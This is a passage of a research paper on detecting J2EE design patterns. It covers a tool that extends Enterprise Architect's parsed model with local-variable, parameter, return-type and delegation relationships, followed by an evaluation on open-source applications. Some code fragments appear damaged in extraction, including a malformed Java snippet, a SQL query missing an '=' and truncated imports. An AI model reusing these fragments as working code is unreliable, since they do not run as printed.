Pattern detection by mining the interclass relationships is one of many techniques for design pattern detection. But detecting pattern instances from a toy dataset, may only needs a simple form of associations between two classes on the other hand in applied or industrial strength applications, the programmers use different strategies to apply associations (discussed in limitations of E.A Tool). These associations are necessary to identify interclass relationships like 'Delegation' and 'Uses' which are required for the detection of a J2EE pattern. For example, a DAO Pattern 'uses' Data Transfer Object or Value Object for the extraction and storage of data. This property reduces extensive remote database calls and network traffic. In-order to extract 'Uses' relationship from source code, we first need to extract all types of association that can statically be created in source code (E.A can identify only one type of association).

Extracting local variables and resolving their scope: Enterprise architect's parser could not detect associations, which are created by using a local variable of another class inside its function's body. Consider an example

```
Public Class a {
void function () { `
B   InstanceOF B = new B ();
}}
```

In this example, the class A has association with Class B. In-order to extract this type of association, we first need a full featured parser which can parse all local variables of a class, and then we need a 'Symbol Table' to resolve the scope of those local variables.

For this purpose, JPSP uses JavaCC parser with Java grammar and we have also used an abstract syntax tree of Java

Parser. This parser gives complete abstract syntax tree and number of visitors to traverse the abstract syntax tree. Java Parser generated by JavaCC can only detect all object creation statements defined in Java class. The generated parser and tree visitor has no mechanism to resolve a local variable and its scope.

Java Parser can parse any object creation statement like B InstanceOF B = new B (); but it can’t actually resolve the scope e.g. what is ‘B’ and in which package and file ‘B’ is defined. In other words, we have to resolve the type of local variable.

Another aspect is that; detection of object creation statement does not describe that the object is a local variable or an attribute. Therefore, in-order to resolve the scope of a variable (local/Global), we need to know that whether the object is created inside a function or not. For this purpose, all classes and their functions are needed to be parsed from source code.

Fortunately, EA parser provides the information about classes in t_object table and operation names in t_operation table. Therefore, we need to parse all function types and then link our object declaration statements parsed with JavaParser in EA model by matching the type parsed with parser to the types of EA model.

In many cases, the Initial model created by EA parser do not provide a complete information about many of the aspects required from source code, however, much of the information can be gathered from different tables of EA model e.g. method name is present in t_operation, and method parameters are present in t_operationParms and parmeter’s type is present in t_object table. We have extended t_operation table with another column “Operation_Signature” by extracting method signature and then inserting complete signature with a method name. In this way, it becomes a lot easier and faster to resolve local variables inside a function. Otherwise we have to repeatedly search function types at run time.

Using symbol table for resolving types: Resolution of type in an object creation is necessary to determine that a class A has association with class B. For this purpose, a symbol table is required. A symbol table is a structure which contains all classes names/references and their objects. Our symbol table not only captures the name of class but it also contains the function in which an object is created, Global variables/ attributes have empty function part. Fortunately, we do not need to parse class names, packages names or function names. EA has already built these metrics inside the initial model. A new table t_localVariable (Symbol Table) is created by JPSP that contains all object instances and then merge the object creation statements with respective operation_id and object_id. The operation_id refers function information in t_operation table and the object_id refers to a record inside the t_object table. Moreover, the t_localVariables table contains the reference to a class as an object creation type. The t_LocalVariable has a structure mentioned as:

Object_ID -:::- OperationID -:::- VarName -:::- VarType-:::- VarValue

It is important to mention that VarType is calculated by matching the package name of class creating object and then matching the varType with all class names available in the package of t_object table.

b) Addressing Weak Associations of EA Tool by JPSP Module:

In this section, multiple types of associations are addressed by using J2EE super parsing module.

- *Detecting Associations through Local Variable:*

In order to detect this type of associations, EA model is extended. The initial model created by EA contains a table t_connector, that stores different interclass relationships in the form of connector_Type, Start_Object_ID and end_Object_ID. We can compare local variables of each class by matching their types with classes in t_object (All Classes), if a match is found then this class is added as end_object of t_connector table as a new record (relationship). If the class type is not matched with the object, then it is assumed that the object is created by using some library e.g. its source code is not available.

- *Detection of Association through Operation Parameter*

Enterprise Architect is not capable to detect the association through parameters. Consider a scenario; an object of a ‘Class A’ has to use ‘Class B’ for a specific purpose e.g. ‘Class B’ is providing data to ‘Class A’ by grouping different elements into an object. Then instead of creating a class level attribute, the object of ‘Class B’ is created with in the function parameter of ‘Class A’. Thus, we can say that the ‘Class A’ has association with ‘Class B’.

In-order to determine this type of association, we need to query EA model because model already contains enough information about function names and their parameters and their types. Following information is already available.

  - t_operation table contains attributes as function name.
  - t_operationParams table contains parameter and their types.
  - t_object table contains information including classes, interfaces, abstract classes, structs etc.

So, we only need to query EA model to resolve parameter types and then based on parameters type, we added a new record in t_connector table as a new association type. We use following queries to our model.

  - Get All Classes from t_object table.
  - For each class get all function parameters.
  - For each classes function parameters, match class names from t_object table.
  - Insert a new row as, Start_object_Id from source class and End_object_ID as matched class.

TABLE XIII. QUERY FOR FINDING ASSOCIATIONS IN FUNCTION PARAMETER

Function Parameter Association	"select distinct t_operation.Object_ID From t_operation cross join t_operationparams where t_operation.Object_ID =" + iStartObjectID + " AND t_operation.OperationID t_operationparams.OperationID" +" And t_operationparams.Type like '" + sEndObjectName + "'";

- *Detection of Association through Function Return Type:*

This type of association can also be extracted by using suitable queries to EA model. It is quite possible that a developer simply caste 'Class C' to 'Class B' and return from 'Class A' or uses 'functionA ()' to convert 'Class C' to 'Class B' and then return 'Class B' from 'Class A'. Thus, it is neither passing the 'Class B' through parameter nor it is creating an object of 'Class B', but it is creating an association of 'Class A' with 'Class B' through function return type. We can query in flowing manner to resolve function return type associations.

- Get all classes.
- Get each class's all function except function with void return type.
- Get each function's return type.
- Matches return type in class names.
- If match found, add source class as start_object_ID and matched class as end_object_ID in t_connector table as new function return type association.

TABLE XIV. QUERY FOR FINDING FUNCTION RETURN TYPE ASSOCIATION

Association with function return type	select Object_ID from t_operation Where Object_ID = "+iStartObjectID+ " AND t_operation.Type = '"+sEndObjName+"'"

c) Detection of Delegation Relationship

Delegation is a common relationship that exists in different components of a pattern. For Example, in Intercepting Filters, the Filter chain object must delegate the client's request to appropriate filter class. After applying the filter, the authenticity of the request is checked according to defined rules e.g. If a client wants to access the admin panel of a website, the intercepting filter is set to capture all the incoming requests and passes them to admin authentication filter. The role of the user is extracted from the given http request. The admin authentication filter verifies the user's role. If authentic user is found, the request will be sent to the requested services, otherwise an appropriate error message will be given back to the user.

Intercepting filter basically make it very simple to add preprocessing of all incoming requests to the server. Its structure makes it very simple to add or remove new filters, due to the decoupling between filter chain and filter object class. From reversing engineering perspective, the important point is the relationship between the 'filter Chain' object and between 'filter class'. Because of a diverse range of filter requirements, it is quite possible that the filter class appears just as a normal class, thus, the only way to extract out a filter class is to first detect a filter chain object and then find "Delegation Relationship" between all other available object, that is, Delegation relationship is necessary in pattern's reverse engineering definitions. Unfortunately, Enterprise Architect's initial model neither provides delegation information nor any support to extract delegation relationships from already available abstract source code.

- *Detecting Delegation by Call Scope Table:*

In-order to extract complex delegation relationship from source code, JPSP module use Java Parser. It is important to note that Java Parser do not parse delegation directly. Java Parser statically detect all "Calls" in a class by giving complete call statement and its scope name (name of the variable from where the call is initiated). For example

```
Class A
{
Class B b = new B ();
b.doSomething ();
}
```

Java Parser parse 'b.doSomething ()' statement.

There are two important key points for delegation detection.

- Delegation occurs only when one class calls the function of some other class to perform some task.
- Delegation does not take place when a function calls a local function (function of the same class).

In-order to detect, weather the function belongs to the same class or to some other class, we check three conditions.

- The calls using 'This' keyword are local calls and can't be considered in call scope table.
- The calls without any scope are also local calls and can't be included in call scope table.
- Resolution of scope's type is necessary e.g. in 'b.doSomething ()' we need to resolve the type of b by using 'Symbol Table'.

In-order to avoid runtime comparison, 'Call Scope' table also includes EndObjectId (the object from where the delegation is made). The endObjId is resolved by matching with 'scope name' e.g. 'b' from 'local variable' table and then extracting out the value of VarType and ObjectID. It is noticed that this matching (VarType and ObjectID) helps in successful mapping of endObjectId in 'CallScope' table with information presented in EA's model.

- *Detecting Delegation Relationships in J2EE Patterns:*

Design pattern mining techniques use interclass relationships which depend on inheritance association, composition and delegation etc. However, delegation has a key role for the detection of J2EE Patterns. Usually one source code artifact is involved in delegation with some other artifact. Upon the successful detection of delegation relation between source code artifacts leads to the detection of other components of a pattern and thus detecting the whole pattern instance. For example, 'Service locator Pattern' is invoked by 'Client' object. The client usually gives the name of service to be located from 'JND registry services'. Thus, client give name to 'service locator' which uses 'Initial context' object to resolve the type of service (The target object). The 'Initial Context' object is a component which can only be detected by inferring delegation relation between Service Locator object with other objects e.g. If SL has 'delegation' with any object by passing the object the name of service, then, that object is 'Initial context' object .

The JPSP extends Enterprise Architect by defining a new table t_delegations, which is basically a Call Scope table. Delegation relations are furnished at run time by checking the type of Call scope and then examining the function parameters list e.g. in InitialCtx.FindService("service"), type of Initial Context is resolved and then it is checked that weather this call is receiving some parameter or not. The checking of delegation process is not further ensured because of couple of reasons.

- In the presence of 'Call Scope Table', delegation checks are despicable due to the redundancy of information.
- Most of the times, single object delegate information to other objects by several separate calls. Resultantly a significance amount of information is required to be stored to treat each delegation separately. Whereas, only one clue of presence of delegation relation is necessarily required in the detection of a pattern component.

B. JPDT: J2EE Patterns Detection Tool

J2EE/JEA Pattern Detection Tool (JPDT) is a prototype tool that performs flexible static analysis of enterprise applications. This tool uses pattern definitions to analyze the input source and is capable to detect J2EE Patterns. Detected results can be helpful in overall analysis of J2EE Multilanguage application.

Prototype model of JPDT contains the following three modules.

1) *J2EE Pattern's Detection Engine (JPDE).*
2) *J2EE Pattern's Super Parser (JPSP).*
3) *J2EE Pattern's Visualization Module (JPVM).*

These Modules combined together form the parent project (an EA's plugin) to detect J2EE pattern within the source code of J2EE Enterprise applications.

1) J2EE Pattern Detection Engine (JPDE):

This module deals with the automatic recovery of J2EE Patterns from multilingual source code of J2EE applications. This module contains a repository for the definition of J2EE Patterns in the form of customizable feature types and pattern detection algorithm. The pattern detection algorithm use enhanced information of multilingual source code updated by super parser for the recognition of J2EE Patterns. JPDE has flexible and extendable nature to accommodate new patterns definitions or pattern's variants.

2) J2EE Pattern's Super Parser Module (JPSP).

JPDE is assisted by parser module (JPSP). This module addresses the limitations of Enterprise Architect Tool. During initial parsing some valuable information is missed by EA Tool. This information includes association through function parameters, local variables, function return types and delegation among artifacts. The Super Parser extracts this information and extends the existing model. This module has following features.

- Capable to parse General Purpose Languages, Web Based Languages and Domain Specific Languages (DSLs).
- Capable to detect delegations as well as weaker forms of association.
- Extract cross language associations from multilingual source code.
- Extendable to parse new languages.

3) J2EE Pattern's Visualization Module (JPVM).

The third component of J2EE Pattern Detection Tool is the visualization module that provides the metrics of recovered pattern's instances. This module offers navigational feature to move across various components and finding the source code dependencies. The navigational feature is capable to search both pattern's and non-pattern's components.

The visualization results are provided in the form of components (columns) and their instances (rows). The components are clickable instances of a pattern that can be navigated from source code. The user can precisely analyze the source code. Moreover, the cross language associations are placed in the same tabular format. This aspect helps in visualization of cross language dependency analysis. Our future plan is to extend the visualization module by providing the UML diagram of J2EE Pattern's instances.

C. J2EE Pattern's Detection Process:

The process of J2EE Pattern Detection (explained in Fig. 2) works in following order -

1) In the first step, Enterprise Architect (EA) recovers source code of multiple languages into its RDB model. The RDB model is an initial model that contains abstract information of parsed source code. This information is further used by J2EE Pattern Detection (JPDT) Tool.

2) In this step, the initially parsed source code is presented to the super parser. The super parser detects missing delegations and associations from multilingual source code.

3) In this step, the original source code along with reversed DB model and try to find missing aspects needed for Multilanguage source code analysis. The facts extracted by the super parser are mapped to RDB model.

4) In this step, patterns definitions are selected from pattern definitions catalog. The J2EE patterns are defined by using customizable and reusable feature types.

5) The J2EE Pattern Detection Tool (JPDT) contains analyzer that mines through the information from super RDB model and compare them with features of pattern's definitions.

6) In this step, detected patterns are represented by using prescribed metrics.

D. J2EE Pattern's Visualization Module (JPVM):

The recovered J2EE Pattern's instances are represented through J2EE Pattern's Visualization Module (JPVM) in the form of components that constitute a J2EE Pattern (Fig 3). This module provides source code navigation and access to particular pattern instance.




Step 1
Input of Source Code and Initial Parsing
EA's Initial RDB Model
Java Like Source code
jsps,html,ejbs, java script
EA Parser
Java Parser
Structural Regex Engine for Java
Regex Engine For Html,JSPs
SQL Parsing
New analyzer
Step 2
Extending EA Model
Super Parser
Step 3
Multi language Structural Relationship , Matrixs
Extended RDB Parsed Model
New Features
Xml Properties
Pattern 2 Defination
Pattern 1 Definition
Patterns Definition Catalog
Step 4
Definition of Pattern
Step 5
Analysis based on Pattern Definitions
Analyzer
Step 6
Presentation of Detected patterns

Fig. 2. J2EE Pattern Detection Tool



Instance ID	Dao Impl class	Dao Interface	Data Sourc
1	UserDAOJDBC	UserDAO	UserDAOJDBC

File Name : UserDAOJDBC

File Path C:\Users\TheLight2\Desktop\Globar Test sys Repo\DAO\Factory DAO\userDAO\UserDAOJDBC.java

Rule Name : DSObject

```
package com.example.dao;


import static com.example.dao.DAOUtil.*;


Connection;
PreparedStatement;
ResultSet;
SQLException;
ArrayList;
import java.util.List;
```

Text to find

Replace with

Fig. 3. Visualization of a Pattern through JPVM

VII. Evaluation

This research lays a foundation for the detection of J2EE patterns. There is not approach available in the research to recognize J2EE Patterns from source code. Therefore, the performance of proposed system needs to be critically evaluated. In order to observe the capability of the prototype and completely recognize J2EE Patterns from enterprise applications, the pattern's definitions need to be comprehensive and precise and the detection algorithms is required to be perfect and effective.

A. Project Selection

The purpose of conducting this experimentation is to validate the quality of our approach in terms of completeness and effectiveness. Since detection of J2EE Patterns has not been presented before and we are setting a base line for future research, therefore, an extra care is required to evaluate our approach. We ensure the following considerations to select the appropriate applications.

1) Open source J2EE applications i.e. their source code is available for evaluation;

2) The selected applications must be of applied nature and being used in the industry;

3) The applications contain maximum number of J2EE Patterns; and

4) The selected applications are of different sizes and complexity levels.

B. Determining Baseline

It is already mentioned that recognition of J2EE Patterns is presented for the first time; therefore we cannot compare the results with any previous approach. Another concern in validation process is the computation of correctness and completeness. The size and complexity in enterprise applications is quite high, therefore determining accuracy and entirety in J2EE applications is quite difficult and challenging. The correctness of proposed approach can be measured by comparing the recovered instances of J2EE Patterns with their definitions. However, the completeness of the approach is very difficult because there is not documentation available that provide details of J2EE Pattern's instances. Due to the large size of source code, the manual verification is not possible. Therefore, we are limited with the information shared with us. Tables 17-19 lists the metrics of the selected software applications.

C. Project Evaluation

The proposed approach is validated on two types of application environments.

1) Corpus of Test System's Repository (CTSR)

2) Open Source Enterprise Applications

1) Corpus of Test System's Repository

This Corpus contains the repository of more than 23 source code examples of J2EE Patterns from recognized resources [6, 8, 9, 15]. The main benefit of using this test system repository is that the manual validation is possible and number of available patterns is already known.

All pattern instances were manually validated and were found correct, this validate that our developed features were precise enough to extract these patterns from a large source code base. The statistics of results of test system repository are presented below.

2) Open Source Enterprise Applications

In order to evaluate our system, we choose different medium and large scale open source enterprise applications. All of these applications are well-known and are functional in the software industry. These applications are selected after thorough search, study of documentations and discussions with the software community, associated with the development of ERP applications. Source code of these applications is already available either on their corresponding websites, source forge or on GitHub. Table 16 provide name of open source applications along with their selected versions.

EJBCA or Enterprise Java Beans Certificate Authority [30], is an open source enterprise application which is based on Public Key Infrastructure (PKI) Certificate Authority (CA) [31-33]. It is a fully functional integrated certificate authority developed under J2EE technology. EJBCA provides complete PKI infrastructure in the form of large scale enterprise solution.

Openbravo [34], is an open source, web-based commerce and business ERP suit for small and medium-sized organizations [35-39]. Open bravo is developed under Java EE Platform that uses Contexts and Dependency Injection (CDI) and provides modern multi store management and retail ERP solutions.

Apache OFBiz [40], is an open source integrated suite under Apache Software Foundation. The OFBiz is a J2EE based ERP solution that contains framework components and business applications [41-43].

GeoServer [44], is an open source server for sharing geospatial data. It is a Java J2EE application that publish data from spatial data source using open standards [45, 46]. These services can be integrated with enterprise applications to create amazing mapping applications or integrate maps and GIS capabilities into existing web, mobile and desktop applications.

Java Pet Store [47], is a sample application, developed under Java Blue Prints program by Sun Microsystems. It is a reference application for Ajax web applications on Java Enterprise Edition Platform that uses J2EE Patterns.

TABLE XV. SELECTED OPEN SOURCE APPLICATION

Application	**Version**
EJBCA [30]	ejbca_ce_6_3_1_1
Geoserver [44]	geoserver-1.7.0
Ofbiz [40]	Apache OFBiz 16.11.01
Openbravo [34]	openbravo-3.0
Java Pet Store [47]	petstore-1_3_1_02

The source code information metrics are provided in Table 17. Most of the open source applications are medium and large enterprise level solutions. During the process of source code parsing and detection of J2EE Patterns, object oriented and cross language metrics were also recovered which are mentioned Tables 18 and 19 respectively.

Discussion

Our prototype tool recovered healthy number J2EE Pattern's instances from every application. The results of recovered J2EE Pattern's instances are provided in Table 20.

It is important to note that the selected applications are large and composed of thousands lines of code. Therefore, these applications are analyzed by keeping in mind that the manual validation the number of all applied patterns is not possible. The detection results are manually validated, by opening all the components in our pattern browser tool's and then manually inspecting the source code for further validation. Initially some false positives were found but after looking into definitions and further refining the definitions the entire false positive were disappeared. The metrics of the results show single instance for some of the J2EE patterns, because some patterns have single or very few instances for the whole application.

The approach presented in this research, has shown 100 % results when evaluated on repository of source code examples of J2EE patterns. In analyzing open source enterprise applications, we also found promising results. However, few J2EE Pattern's instances were not recognized. We investigated this problem by manual inspection of these pattern instances, it is found that these patterns were implemented in the source code but their implementation is deviated from the original definitions provided by sun micro system. They were present with a variation and do not qualify for the actual definition of J2EE Patterns. The variation detection of J2EE Patterns is another aspect of design pattern research. We have tried to accommodate more and more Pattern definitions but do not attempted to deviate from the core definitions of J2EE Patterns.

TABLE XVI. METRICS FOR SELECTED OPEN SOURCE APPLICATIONS

Source Code Metrics		**CTSR (Corpus)**	**Open Source Enterprise Applications**				
			EJBCA [30]	**GeoServer [44]**	**OFBiz [40]**	**Openbravo [34]**	**Java Pet Store [47]**
Size	Application size	45.7 MB	57.4 MB	104 MB	146 MB	380 MB	11.1 MB
Directories	Directories	2,882	980	1,040	1,745	1,591	378
LOC	Lines of Code	238,152	357,952	192,403	356,474	434,043	6,573
BLOC	Blank Lines of Code	33,164	39,871	28,745	39,221	44,596	4,603
SLOC-P	Physical Executable Lines of Code	98,104	230,877	98,738	259,761	306,605	17,891
SLOC-L	Logical Executable Lines of Code	67,147	174,124	74,019	203,697	221,021	13,957
MVG	McCabe VG Complexity	10,051	23,501	13,867	43,723	38,267	1,796
C&SLOC	Code and Comment Lines of Code	1,329	2,241	571	771	2,109	77
CLOC	Comment Only Lines of Code	114,215	87,204	64,920	57,492	82,842	14,079
CWORD	Commentary Words	603,781	505,004	276,208	392,418	508,444	103,222
HCLOC	Header Comment Lines of Code	48,561	20,230	3,778	20,805	32,930	10,828
HCWORD	Header Commentary Words	156	122,211	26,577	149,924	240,627	86,048

TABLE XVII. OBJECT ORIENTED METRICS PARTICIPATED IN J2EE PATTERN DETECTION PROCESS

Metrics		**Open Source Enterprise Applications**				
	CTSR (Corpus)	**EJBCA [30]**	**GeoServer [44]**	**OFBiz [40]**	**Openbravo [34]**	**Java Pet Store [47]**
Packages	227	614	144	276	198	128
Total classes	1,184	2,121	1,121	1,135	1,987	267
Abstract Classes	59	181	64	100	83	21
Interfaces	104	212	76	90	68	63
Methods	12,274	36,446	9,885	15,544	14,818	1,955
Attributes	3,714	13,253	3,275	6,153	7,232	1,132
Associations	713	158,334	4,826	15,185	21,662	4,307
Generalizations	504	1,225	557	707	1,318	43
Realizations	185	439	134	263	227	29
Total Connections	1,061	166,742	5,624	22,221	23,362	4,385

TABLE XVIII. CROSS LANGUAGE METRICS PARTICIPATED IN J2EE PATTERN'S DETECTION PROCESS

Cross Language Metrics	**CTSR (Corpus)**	**Open Source Applications**				
		EJBCA [30]	**GeoServer [44]**	**OFBiz [40]**	**Openbravo [34]**	**Java Pet Store [47]**
Java Files	1705	3,823	1,413	2,139	2,387	467
XML Files	252	3252	405	2,732	2,341	97
HTML Files	300	554	75	46	450	37
JSP Files	394	125	146	140	1	98
SQL Files	25	29	5	11	122	5
All Parsed Files	2358	6168	1,669	4,076	4,746	541
Other Language Files	1173	3,418	3,064	5,813	5,753	206
Total Files	3531	9,586	4,733	9,889	10,499	747
Cross Lang Associations	23730	141638	2,199	2,787	18,862	3,729

TABLE XIX. J2EE PATTERN'S INSTANCES RECOVERED FROM OPEN SOURCE ENTERPRISE APPLICATIONS

J2EE Patterns	CTSR (Corpus)	Open Source Applications				
		EJBCA [30]	GeoServer [44]	OFBiz [40]	Openbravo [34]	Java Pet Store [47]
Composite View	1	2	13	11	11	1
Front Controller	2	2	1	-	-	3
Intercepting Filter	3	4	-	1	2	1
Business delegate	2	-	1	-	-	3
Session Façade	4	-	-	-	-	10
Value List handler	2	1	49	41	1	-
Service Locator	9	1	-	-	-	5
Value Object	10	25	21	4	-	-
Data Transfer Object	21	207	49	21	23	3
Data Access Object	14	1	2	-	5	2
Total J2EE Pattern's Instances	68	243	136	78	42	28

Threats to Validity:

In this section, threats for the acceptability of subject system are discussed. In order to deal with external validity, we need to ensure that the presented approach is generalized and scalable for the large systems. For this purpose, the proposed approach is evaluated on two types of system 1st corpus of test system's repository from reliable resources and 2nd analysis of open source enterprise applications that are already implemented and their documentation is available. The corpus of applications contains small, medium and large source code. The extracted patterns are manually verified from the source code, the results support our approach.

This research is of unique nature that lay foundation for the recognition of J2EE Patterns from all tiers of JEE Platform. The threat foreseen for internal validity is the standardizations of J2EE pattern's definition. For this purpose, we extracted the properties from core definitions of patterns from sun micro systems and other reliable resources. We translated these properties into extendable and customizable feature types. The J2EE patterns are re-defined on the basis of feature types. The proposed J2EE design pattern detection tool (JPDT) used these definitions and successfully recognized J2EE patterns from source code.

VIII. Conclusion and Future Work

Java enterprise applications (JEAs) support development of flexible and lightweight distributed applications. These applications are composed of multilingual source code artifacts. J2EE Patterns helps to build effective enterprise applications. This research involves development of semi specification and feature types of J2EE Patterns of enterprise application that leads to the recognition of J2EE Patterns from open source enterprise applications. At first, properties of J2EE patterns are extracted from reputable resources of Java enterprise patterns. These properties are then converted to definitions in the form of semi specifications and feature types. A pattern detection criterion is built on the basis of these semi specifications and feature types. These features are extendable which can be translated in the form of multiple techniques for the recognition J2EE Patterns and further analysis of multilingual applications. Second, process for the recognition of J2EE Patterns is presented by extracting the Feature Types. This process is implemented as J2EE Pattern Detection Tool (JPDT), which contains the definitions of J2EE Patterns. JPDT enhances the capability of enterprise architect tool and recovers JEA/ patterns form source code of enterprise applications. This tool is evaluated on test repository and on open source java enterprise applications. Multilingual source code analysis by extraction of multi-language artifacts is another aspect and is future prospect of this research.

References

[1] P. Benedusi, A. Cimitile, and U. De Carlini, "Reverse engineering processes, design document production, and structure charts," Journal of Systems and Software, vol. 19, pp. 225-245, 1992.

[2] J. Chikofsky and J. H. Cross, "Reverse engineering and design recovery: A taxonomy," IEEE software, vol. 7, pp. 13-17, 1990.

[3] G. Rasool and P. Mäder, "A customizable approach to design patterns recognition based on feature types," Arabian Journal for Science and Engineering, vol. 39, pp. 8851-8873, 2014.

[4] Z. Mushtaq and G. Rasool, "Multilingual source code analysis: State of the art and challenges," in 2015 International Conference on Open Source Systems & Technologies (ICOSST), 2015, pp. 170-175.

[5] Bow-Wow, Pet Architecture Guide Book: World photo Press, 2001.

[6] Alur, D. Malks, J. Crupi, G. Booch, and M. Fowler, Core J2EE Patterns (Core Design Series): Best Practices and Design Strategies: Sun Microsystems, Inc., 2003.

[7] N. Shi and R. A. Olsson, "Reverse engineering of design patterns from java source code," in 21st IEEE/ACM International Conference on Automated Software Engineering (ASE'06), 2006, pp. 123-134.

[8] J. Crupi and F. Baerveldt, "Implementing Sun Microsystems' Core J2EE Patterns," Compuware White Paper, 2004.

[9] D. Alur, J. Crupi, and D. Malks, "Core J2EE Patterns 2nd," ed: Prentice Hall, 2003.

[10] W. Crawford and J. Kaplan, J2EE design patterns: " O'Reilly Media, Inc.", 2003.

[11] Flores, A. Barrón-Cedeno, L. Moreno, and P. Rosso, "Cross-Language Source Code Re-Use Detection Using Latent Semantic Analysis," Journal of Universal Computer Science, vol. 21, pp. 1708-1725, 2015.

[12] K. Cemus, T. Cerny, L. Matl, and M. J. Donahoo, "Aspect, Rich, and Anemic Domain Models in Enterprise Information Systems," in International Conference on Current Trends in Theory and Practice of Informatics, 2016, pp. 445-456.

[13] Stearns, S. Brydon, I. Singh, T. Violleau, V. Ramachandran, and G. Murray, Custom Edition of Designing Web Services with the J2EE™ 1. 4 Platform, JAX-RPC, SOAP, and XML Technologies: Addison-Wesley, 2004.

[14] N. Tsantalis, A. Chatzigeorgiou, G. Stephanides, and S. T. Halkidis, "Design pattern detection using similarity scoring," IEEE transactions on software engineering, vol. 32, pp. 896-909, 2006.

[15] Deepak, J. Crupi, and D. Malks, "Core J2EE patterns," Rio de Janeiro: Campus, 2002.

[16] R. Johnson and J. Hoeller, Expert one-on-one J2EE development without EJB: John Wiley & Sons, 2004.

[17] J. Crupi, D. Malks, and D. ALUR, Core J2EE Patterns: Gulf Professional Publishing, 2001.

[18] Y. Coppel and G. Candea, "Deprogramming Large Software Systems," in HotDep, 2008.

[19] Costagliola, A. De Lucia, V. Deufemia, C. Gravino, and M. Risi, "Design pattern recovery by visual language parsing," in Ninth European Conference on Software Maintenance and Reengineering, 2005, pp. 102-111.

[20] J. Dong, D. S. Lad, and Y. Zhao, "DP-Miner: Design pattern discovery using matrix," in 14th Annual IEEE International Conference and Workshops on the Engineering of Computer-Based Systems (ECBS'07), 2007, pp. 371-380.

[21] O. Kaczor, Y.-G. Guéhéneuc, and S. Hamel, "Efficient identification of design patterns with bit-vector algorithm," in Conference on Software Maintenance and Reengineering (CSMR'06), 2006, pp. 10 pp.-184.

[22] M. Zanoni, F. A. Fontana, and F. Stella, "On applying machine learning techniques for design pattern detection," Journal of Systems and Software, vol. 103, pp. 102-117, 2015.

[23] J. K. van Dam, "Identifying source code programming languages through natural language processing," 2016.

[24] Rasool and P. Mäder, "Flexible design pattern detection based on feature types," in Automated Software Engineering (ASE), 2011 26th IEEE/ACM International Conference on, 2011, pp. 243-252.

[25] K. Deeptimahanti and M. A. Babar, "An automated tool for generating UML models from natural language requirements," in Proceedings of the 2009 IEEE/ACM International Conference on Automated Software Engineering, 2009, pp. 680-682.

[26] P. Khodabandehloo and H. L. Reed, "Design tool and methodology for enterprise software applications," ed: Google Patents, 2010.

[27] F. Matthes, S. Buckl, J. Leitel, and C. M. Schweda, Enterprise architecture management tool survey 2008: Techn. Univ. München, 2008.

[28] G. Sparks, "The business process model," Enterprise Architect, Wien, pp. 1-9, 2000.

[29] G. Sparks, "Enterprise architect user guide," 2009.

[30] P. S. AB. (2016, 01102016). EJBCA Enterprise Available: https://www.primekey.se/technologies/products-overview/ejbca-enterprise/, https://www.ejbca.org/index.html

[31] N. A. Devi and M. Sundarambal, "Secured Web Service Communication using Attribute based Encryption and Outsource Decryption with Trusted Certificate Authorities (ABE-TCA)," Asian Journal of Research in Social Sciences and Humanities, vol. 6, pp. 896-911, 2016.

[32] S.-Y. Tan, W.-C. Yau, and B.-H. Lim, "An implementation of enhanced public key infrastructure," Multimedia Tools and Applications, vol. 74, pp. 6481-6495, 2015.

